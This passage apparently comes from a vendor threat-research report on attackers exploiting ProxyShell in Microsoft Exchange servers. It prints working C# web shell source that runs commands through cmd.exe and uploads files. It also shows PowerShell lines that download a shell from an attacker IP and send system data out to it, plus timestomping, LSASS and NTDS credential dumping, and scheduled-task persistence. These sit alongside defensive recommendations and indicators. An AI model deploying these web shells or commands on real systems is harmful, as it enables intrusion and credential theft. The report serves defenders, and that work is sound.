The web shell then downloaded an additional.aspx web shell and timestamped it to further disguised itself in the system, seen in the following code:

> Invoke-WebRequest -Uri "http://91.92.136.250:443/out.aspx" -OutFile "c:\windows\temp\OutlookCM.aspx"

The web shell was then moved to the OWA directory with the following time stamp:

> $f1=(Get-Item 'C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\OutlookCM.aspx'); $f2=(Get-Item 'C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\OutlookCN.aspx'); $f1.creationtime=$f2.creationtime; $f1.lastwritetime=$f2.lastwritetime; $f1.lastaccesstime=$f2.lastaccesstime;

After a few minutes, additional DLLs were created, which was later verified to be web shell files created either by w3wp.exe or UMWorkerProcess.exe.


- c:\windows\microsoft.net\framework64\v4.0.30319\temporary asp.net files\owa\8e05b027\e164d61b\app_web_ffhsdhdi.dll
- c:\windows\microsoft.net\framework64\v4.0.30319\temporary asp.net files\owa\8e05b027\e164d61b\app_web_m123qbjp.dll

In relation to this incident, we found the following malicious components and malware were used:


- OutlookCM.aspx (Trojan.ASP.WEBSHELL.CJ)
- App_Web_ffhsdhdi.dll (Trojan.Win32.WEBSHELL.EQWO)
- App_Web_m123qbjp.dll (Trojan.Win32.WEBSHELL.EQWO)

Other web shells

During our investigation into this cluster, we found a specific web shell variant written in C# within an ASP.net page, which is quite unusual since most web shells that we find are written in PHP instead. This is similar to the bespoke web shell the KRYPTON group utilised in their campaigns. The DLL web shell also had a corresponding ASPX version of it in the same system.




```
if (!string.IsNullOrEmpty(Request["sessionid"]))
{
    string encodedResponse = Request["sessionid"];
    byte[] decodedBytes = Convert.FromBase64String(encodedResponse);
    string decodedString = System.Text.Encoding.UTF8.GetString(decodedBytes);

    double sessionid = Convert.ToDouble(decodedString);
    DateTime dt1970 = new DateTime(1970, 1, 1);
    DateTime current = DateTime.Now;
    TimeSpan span = current - dt1970;
    int timestamp;
    timestamp = Convert.ToInt32(span.TotalMilliseconds / 1000);
    int scope = 43200;
    int min = timestamp - scope;
    int max = timestamp + scope;

    if (sessionid > max || sessionid < min)
    {
        Response.Status = "404 File Not Found ";
        Response.End();
    }
}

else
{
    Response.Status = "404 File Not Found ";
    Response.End();
}
```




```
if (!string.IsNullOrEmpty(Request["apikey"]))
{
    string encodedResponse = Request["apikey"];
    byte[] decodedBytes = Convert.FromBase64String(encodedResponse);
    string decodedString = System.Text.Encoding.UTF8.GetString(decodedBytes);

    ProcessStartInfo npsi = new ProcessStartInfo();
    npsi.FileName = "c"+"m"+"d"+".e"+"x"+"e";
    npsi.Arguments = "/c "+ decodedString;
    npsi.RedirectStandardOutput = true;
    npsi.RedirectStandardError = true;
    npsi.UseShellExecute = false;
    Process p = Process.Start(npsi);
    StreamReader stmrdrSTDOUT = p.StandardOutput;
    string stdout = stmrdrSTDOUT.ReadToEnd();

    StreamReader stmrdrSTDERR = p.StandardError;
    string stderr = stmrdrSTDERR.ReadToEnd();

    stmrdrSTDOUT.Close();
    stmrdrSTDERR.Close();

    string output = stdout + stderr;

    byte[] decodedResultBytes = System.Text.Encoding.UTF8.GetBytes(output);
    string encodedResult = Convert.ToBase64String(decodedResultBytes);

    Response.Write(encodedResult);

}
```

Figure 13. The web shell written in C#



```
protected string cmrn(string cmd, string code)
{
    string result;
    try
    {
        if (this.check(Encoding.UTF8.GetString(Convert.FromBase64String(code))))
        {
            Process process = new Process();
            process.StartInfo.FileName = "cmd";
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.RedirectStandardInput = true;
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardError = true;
            process.Start();
            process.StandardInput.WriteLine(Encoding.UTF8.GetString(Convert.FromBase64String(cmd)));
            process.StandardInput.WriteLine("exit");
            string text = process.StandardOutput.ReadToEnd();
            process.WaitForExit();
            process.Close();
            result = text;
        }
        else
        {
            base.Response.Clear();
            base.Response.StatusCode = 404;
            this.Context.ApplicationInstance.CompleteRequest();
            base.Response.End();
            result = "";
        }
    }
    catch (Exception ex)
    {
        result = ex.Message;
    }
    return result;
}
```

Figure 14. C# web shell function which executes the Base64 command in CMD




```
protected override void OnLoad(EventArgs e)
{
    if (String.IsNullOrEmpty(Request["id"]) || Request["id"] != "fef8693cfa6b259bbcb20c33a304457318e649be")
    {
        Response.Clear();
        Response.StatusCode = 404;
        Context.ApplicationInstance.CompleteRequest();
        Response.End();
    } else
    {
        String key = Request.Params["code"];
        String cm = Request.Params["cm"];
        HttpPostedFile file = Request.Files["flup"];
        String flremoteaddr = Request.Params["flremoteaddr"];
        if (cm != null)
        {
            String resp = cmrn(cm, key);
            Response.Write(resp);
            Response.End();
        }
        else if (file != null)
        {
            if (flremoteaddr == null)
            {
                flremoteaddr = Server.MapPath(".");
            } else
            {
                flremoteaddr = Encoding.UTF8.GetString(Convert.FromBase64String(flremoteaddr));
            }
            String resp = filup(file, flremoteaddr, key);
            Response.Write(resp);
            Response.End();
        }
    }
}

protected bool check(string p)
{
    return ((BitConverter.ToString((new SHA1CryptoServiceProvider()).ComputeHash(Encoding.UTF8.GetBytes(p))).Replace("-", "") == "3ED71AEC764B3C67924E184AE18D89FAC455F0EF") ? true : false);
}

protected String filup(HttpPostedFile flup, String flremoteaddr, String code) {
    try{
        if(check(Encoding.UTF8.GetString(Convert.FromBase64String(code)))){
            if((flup!= null)&&(flup.ContentLength>0)){
                flup.SaveAs(flremoteaddr+"\\"+System.IO.Path.GetFileName(flup.FileName));
                return "OK " + flremoteaddr+"\\"+System.IO.Path.GetFileName(flup.FileName);
            }
        }
        return "";
    }
    catch(Exception ex){
        return ex.Message;
    }
}
```

Figure 15. Web shell response for known inputs only, otherwise it will respond with error code 404

Incident #3

The third incident was different from the first two incidents in terms of credential dumping techniques and lateral movement within the system.In this case, the Microsoft Process Dump tool was used to dump LSSAS and extract the hashes.




```
C:\Users\[redacted]\Desktop\procdump.exe
```

Figure 16. The execution for procedump.exe during the active attack

The Windows utility PsExec was detected during the lateral movement phase. The attacker used it to access remote machines and servers in order to drop and execute a new backdoor malware.

A pass-the-hash attack technique was used to access remote servers and machines, after which a new malware component was dropped in order to create persistence.




```
Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-[redacted]01
        Account Name:           [redacted]
        Account Domain:         FCA
        Logon ID:               0x126BCF46
        Logon GUID:             {00000000-0000-0000-0000-000000000000}
```

Figure 17. Using a pass-the-hash technique for remote access

The following malware were dropped on the infected machines:

- CacheTask.dll (Backdoor.Win32.COTX.A)
- dllhost.exe (PUA.Win64.LanGO.B)
- HostDLL.exe (Trojan.Win64.OGNHOST.A)

Persistence was then created on remote machines via scheduled task to keep the backdoor running.



```
TaskName:                   \Microsoft\Windows\Maintenance\CacheTask

Task To Run:             rundll32.exe C:\ProgramData\Microsoft\CacheTask.dll,main
```

Figure 18. Creating persistence via scheduled task


Incident # 4

We analysed a fourth incident that had an interesting technique for credential dumping, specifically, dumping the database via the NT Directory Service Utility:

> "C:\Windows\system32\cmd[.]exe" /c ntdsutil "activate instance ntds" ifm "create full c:\windows\temp\ntd" quit quit

Execution Profile

Here is an example of a post-exploitation routine using the ProxyShell instance. After the web shells are dropped, cmd.exe and powershell.exe are used to execute commands on the affected systems.



Observed Attack Techniques:
- Suspicious Encoded PowerShell Command Line
- Initial Access via IIS Worker Process Spawning Suspicious Powershell Command
- Unconventional PowerShell Command Line Parameters
- Suspicious PowerShell Parameters
- Powershell Execution

Object type:
Process

Created:
2021-08-16 14:05:33

Process name:
powershell.exe

File path:
c:\windows\system32\windowspowershell\v1.0\powershell.exe

CLI command:
powershell.exe -exec bypass -enc JAByAD0AaQBwAGMAbwBuAGYAa...

Decoded CLI Command:
$r=ipconfig /all | out-string;wget -Uri http://91.92.136.250:443?Sdfa=fdssd...

File SHA-1:
044a0cf1f6bc478a7172bf207eef1e201a18ba02

File SHA-256:
ba4038fd20e474c047be8aad5bfacdb1bfc1ddbe12f803f473b7918d8d...

File MD5:
097ce5761c89434367598b34fe32893b

Process ID:
38988

Signer:
Microsoft Windows

Signer validity:
true

Figure 19. Trend Micro Vision One ™ console showing the post-exploitation routine using a ProxyShell instance

Security recommendations

For the incidents that we encountered, it should be noted that the affected Microsoft Exchange servers were left unpatched, either knowingly or unknowingly, by their respective IT teams. Microsoft had written in August 2021 that patching to the latest cumulative update (CU) or security update (SU) are indeed the first line of defence against threats that exploit vulnerabilities related to ProxyShell.

While mitigation controls, such as the implementation of a host-based or network-based intrusion prevention system (HIPS/NIPS), can be applied to these servers, it should be noted that these controls would only buy time before any actual patching should occur, providing leeway for IT teams to allow them to trigger the appropriate change management controls.

It is also worthwhile to note that a Microsoft Exchange server would still have an active web shell even if it's patched after a successful compromise. This means that servers that have been compromised via vulnerabilities related to ProxyShell should be inspected thoroughly for any malicious activities since web shells may already exist (and could continue to still be operational). An active web shell can still allow a malicious actor to continue pursuing their chosen objectives such as ransomware infection, cryptocurrency mining, and data exfiltration.

The implementation of proper segmentation for publicly-exposed servers should always be reviewed, with their behaviour (i.e., processes being launched, anti-malware violations, or network traffic profile) being monitored constantly. For example, the observation of internal network scanning, SMB traffic, or other unusual traffic that has not been seen historically can be a sign that the server has been compromised. Earlier this year, Microsoft wrote an excellent guide for hardening web servers against web shell-based attacks.

Trend Micro Solutions

The capabilities of the Trend Micro Vision One™ platform made both the detection of this attack and our investigation into it possible. We took into account metrics from the network and endpoints that would indicate potential attempts of exploitation. The Trend Micro Vision One Workbench shows a holistic view of the activities that are observed in a user's environment by highlighting important attributes related to the attack.

Trend Micro Managed XDR offers expert threat monitoring, correlation, and analysis from experienced cybersecurity industry veterans, providing 24/7 service that allows organisations to have one single source of detection, analysis, and response. This service is enhanced by solutions that combine AI and Trend Micro's wealth of global threat intelligence.

TrendMicro Detections

Product Name	Detections
Endpoint Security products: Real Time scan Behavior monitoring	• Backdoor.ASP.CHOPPER.ASPGJI • Backdoor.PHP.WEBSHELL.SBJKWQ • Backdoor.ASP.WEBSHELL.UWMAQF • ·Trojan.ASP.WEBSHELL.GIFCM • Trojan.ASP.CVE202127065.E • Trojan.PS1.COBEACON.SMYXAK-A • TROJ_FRS.VSNW1FH21 • Backdoor.Win32.COTX.A () • PUA.Win64.LanGO.B • Trojan.Win64.OGNHOST.A • Fileless. AMSI.PSCoBeacon
Endpoint Security: Deep Security IPS:	• 1011041 - Microsoft Exchange Server Remote Code Execution Vulnerability (CVE-2021-34473) • 1011050 - Microsoft Exchange Server Elevation of Privilege Vulnerability (CVE-2021-34523) • 1011072 - Microsoft Exchange Server Security Feature Bypass Vulnerability (CVE-2021-31207)
Network Security: TippingPoint	• 39522: Microsoft Exchange Server Autodiscover SSRF Vulnerability (CVE-2021-34473) • 39534: HTTP: Microsoft Exchange Server PowerShell Code Execution Vulnerability (CVE-2021-34523) • 40057: HTTP: Microsoft Exchange Server Arbitrary File Write Vulnerability (CVE-2021-31207)
Network Security: DDI Deep Discovery Inspector	• CVE-2021-34473 - EXCHANGE SSRF EXPLOIT - HTTP(REQUEST) • CVE-2021-31207 - EXCHANGE EXPLOIT - HTTP(RESPONSE)

Indicators of Compromise

Hashes

SHA256	**Details**	**Detection Name**
428D445BA0354CFE78485A50B52B04A949259D32CA939FCE151AA3DD3F352066	rundll.bat	HackTool.BAT.WinDefKiller.C
28356225C68A84A45C603C5E2EA91A1B2B457DB6F056D82B210CA7853F5CD2F8	CacheTask.dll	Backdoor.Win32.COTX.A
E3EAC25C3BEB77FFED609C53B447A81EC8A0E20FB94A6442A51D72CA9E6F7CD2	dllhost.exe	PUA.Win64.LanGO.B
27CB14B58F35A4E3E13903D3237C28BB386D5A56FEA88CDA16CE01CBF0E5AD8E	HostDLL.exe	Trojan.Win64.OGNHOST
5154E76030A08795D22B6CB51F6EA735C3C662409286F21A29B4037231F47043		Trojan.PS1.COBEACON.SMYXAK-A

IPs & URL

- hxxp:[//]103.25[.]196.33:51680[/]check.
- hxxp:[//]212.84.32.13:18080[/]get
- hxxps:[//]122.10.82.109:8090[/]connect
- hxxp: [//]raw.githubusercontent.com/threatexpress/subshell/master/subshell.aspx
- 103[.]25[.]196[.]33
- 212[.]84[.]32[.]13

- 122[.]10[.]82[.]109
- 209.14.0[.]234

Strings(IIS Logs)

- autodiscover/autodiscover.json
- @evil.corp
- python-requests
- /powershell/?X-Rps-CAT
- cmd commands (whoami, taskkill, ping, dir, ipconfig)

Vulnerabilities

- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207